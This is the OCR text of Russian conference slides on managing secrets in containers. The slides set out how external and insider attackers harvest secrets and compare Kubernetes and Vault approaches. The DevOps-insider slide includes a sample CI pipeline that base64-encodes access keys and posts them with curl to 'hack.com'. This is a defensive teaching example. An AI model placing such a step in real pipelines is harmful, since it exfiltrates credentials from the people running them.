5 июня 2024 Москва, LOFT HALL#2

БЕКОН'24

Конференция по БЕзопасности
КОНтейнеров и контейнерных сред

Управление секретами в контейнерах: от стандартных методов к нестандартным

Валерий Кунавин

БЕКОН

Управление секретами в контейнерах: от стандартных методов к нестандартным

Валерий Кунавин

Независимый эксперт

Предыстория

БЕКОН

13.03.2013 – выход Docker

- Изоляция linux namespace
- Минимизация количества файлов
- Минимизация количества портов
- Защита Seccomp / SELinux
- Возможность сброса capabilities

Предыстория

БЕКОН

13.03.2013 – выход Docker

- Возможности нарушения изоляции
- Преднастроенные небезопасные контейнеры
- Практика использования docker socket
- Защитные механизмы по умолчанию не включены
- Вышел в файловую систему – собирай пароли

Нарушители

Внешний нарушитель (уровень приложения)

БЕКОН

Характеристики

- Имеет дело с внешними интерфейсами
- Не знает о внутренних системах и процессах

Техники получения секретов

- Google для паролей по умолчанию
- Воспользоваться мисконфигурацией
- LFI – прочитать переменные среды либо вывести содержимое файла
- Провести аналогичные атаки, позволяющие читать файлы с хоста

Внешний нарушитель (уровень FS контейнера)

БЕКОН

Характеристики

- Взломал приложение
- Может взаимодействовать с платформой
- Может сбежать на хост
- Может совершать горизонтальное перемещение по платформе

Техники получения секретов

- Выполнить env (cat /proc/self/environ, cat /etc/environme
- Поискать примонтированные сущности в файловой системе контейнера
- Покопаться в ФС хоста, если получится «сбежать»

```
root@21b3ee050125:/# env
HOSTNAME=21b3ee050125
POSTGRES_PSSWORD=changeit
PWD=/
PKG_RELEASE=2~bookworm
HOME=/root
NJS_VERSION=0.8.4
TERM=xterm
SHLVL=1
POSTGRES_USER=nginx
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.27.0
NJS_RELEASE=2~bookworm
_=/usr/bin/env
```

Внутренний нарушитель (разработчик)

БЕКОН

Характеристики

- Использует контейнерную платформу и работает с внутренними инструментами
- Работает со средством управления секретами (как непосредственно, так и через yaml)

Техники получения секретов

- Поискать секреты в CMS (GitLab, etc.)
- Вытащить информацию из контейнерной платформы (kubectl list secrets, логи, etc.)
- Вытащить информацию из средства управления секретам (Vault)
- Exec container, выполнить env
- Exec container, поискать маунты
- Реализовать программную закладку

Apache Tomcat-7 test/org/apache/tomcat/util/net/TesterSupport.java

```
67  …   public static final String CA_JKS = RESOURCE_PATH + CA_ALIAS + ".jks";
68      public static final String CLIENT_ALIAS = "user1";
69      public static final String CLIENT_JKS = RESOURCE_PATH + CLIENT_ALIAS + ".jks";
70      public static final String LOCALHOST_JKS = RESOURCE_PATH + "localhost.jks";
71      public static final String LOCALHOST_KEYPASS_JKS = RESOURCE_PATH + "localhost-copy1.jks";
72  1   public static final String JKS_PASS = "changeit";
73      public static final String JKS_KEY_PASS = "tomcatpass";
74      public static final String CA_CERT_PEM = RESOURCE_PATH + CA_ALIAS + "-cert.pem";
75      public static final String LOCALHOST_CERT_PEM = RESOURCE_PATH + "localhost-cert.pem";
76      public static final String LOCALHOST_KEY_PEM = RESOURCE_PATH + "localhost-key.pem";
77  …   public static final boolean TLSV13_AVAILABLE;
```

```
222 …       File keystoreFile = toFile(keystoreUrl);
223         KeyStore ks = KeyStore.getInstance("JKS");
224         InputStream is = null;
225         try {
226             is = new FileInputStream(keystoreFile);
227             ks.load(is, JKS_PASS.toCharArray());
```

Revoke and change this password, as it is compromised.

Внутренний нарушитель (специалист DevOps)

БЕКОН

Характеристики

- Работает с инструментами сборки приложений
- Использует контейнерную платформу и работает с внутренними инструментами
- Работает со средством управления секретами (чаще через yaml)
- Владеет набором сервис-аккаунтов к разным системам

Техники получения секретов

- Поискать секреты в CMS (GitLab, etc.)
- Достать секреты из инструмента сборки/поставки приложений (GitLab CI, etc.)
- Реализовать программную закладку

```
name: PIPELINE
on: push
jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - env:
         ACCESS_KEY: $
         SECRET_KEY: $

       run: |
         curl -d creds="$(echo
$ACCESS_KEY:$SECRET_KEY | base64 |
base64)" hack.com
```

Методика оценки

Область оценки

БЕКОН

Пароли, передаваемые в переменных среды

Токены доступа

Конфигурационные файлы с парольной информацией

Криптографические сертификаты

Параметры оценки

БЕКОН

Поддерживает ротацию паролей
можно менять автоматически по заданным правилам

Учитывает жизненный цикл контейнера
короткий срок жизни контейнера – не проблема

Не вредит микросервисной архитектуре
1 контейнер – 1 процесс

Устойчив к типовым техникам получения секретов
или в целом позитивно влияет на безопасность

Степень экстравагантности решения (до 3)
monkey business

Требование
выполняется

Требование
не выполняется

А когда нам вообще нужен секрет?

БЕКОН


При запуске приложения

При обращении к секрету в ходе работы приложения


БЕКОН

Популярные решения

KeePass



HashiCorp Vault




```
spec:
  containers:
    - name: verysecret
      image: nginx:latest
      env:
        - name: SUPERSECRET
          valueFrom:
            configMapKeyRef:
              name: cm1
              key: password
```

Секреты в k8s ConfigMap

Плюсы:

- Просто
- Быстро

Минусы:

- Безопасность? А что это такое?

Секреты в k8s Secrets





Плюсы:

- Нативное решение, с которым удобно работать
- Гибкий RBAC

Минусы:


- Легко назначить избыточные права доступа
- Не поддерживают ротацию
- Гранулирование прав доступа не ниже уровня namespace

Vault k8s operator



Vault k8s operator




Плюсы:


- Все плюсы обычных k8s Secret
- Можно настроить ротацию
- Позволяет сделать переезд на Vault более легким

Минусы:

- Добавляются привилегированные сущности
- Секреты дублируются в Vault и в кластере


Vault CSI Provider





Vault CSI Provider




Плюсы:

- Можно настроить ротацию
- Секреты не дублируются в кластер
- Требует меньше прав доступа, чем оператор k8s

Минусы:


- Сложная архитектура решения
- Привилегированный DaemonSet
- Сложности с контейнерами from scratch

Vault Init/Sidecar Injector



Vault Init / Sidecar Injector



Плюсы:


- Можно настроить ротацию
- Секреты не дублируются в кластер
- Не плодит привилегированные сущности

Минусы:


- Sidecar ест много ресурсов в больших кластерах
- Сложности с контейнерами from scratch
- Сложный синтаксис
- Нужно присматривать за образами init / sidecar

Нестандартные решения

Vault Direct API



Vault Direct API



Плюсы:

- Именно та логика, что нам нужна
- Секреты не дублируются в кластер
- В контейнер надо положить только токен доступа для Vault


Минусы:

- Большинство приложений не поддерживает
- Делать самим дорого

Vault Response Wrapping Tokens


Response Wrapping Tokens



Плюсы:

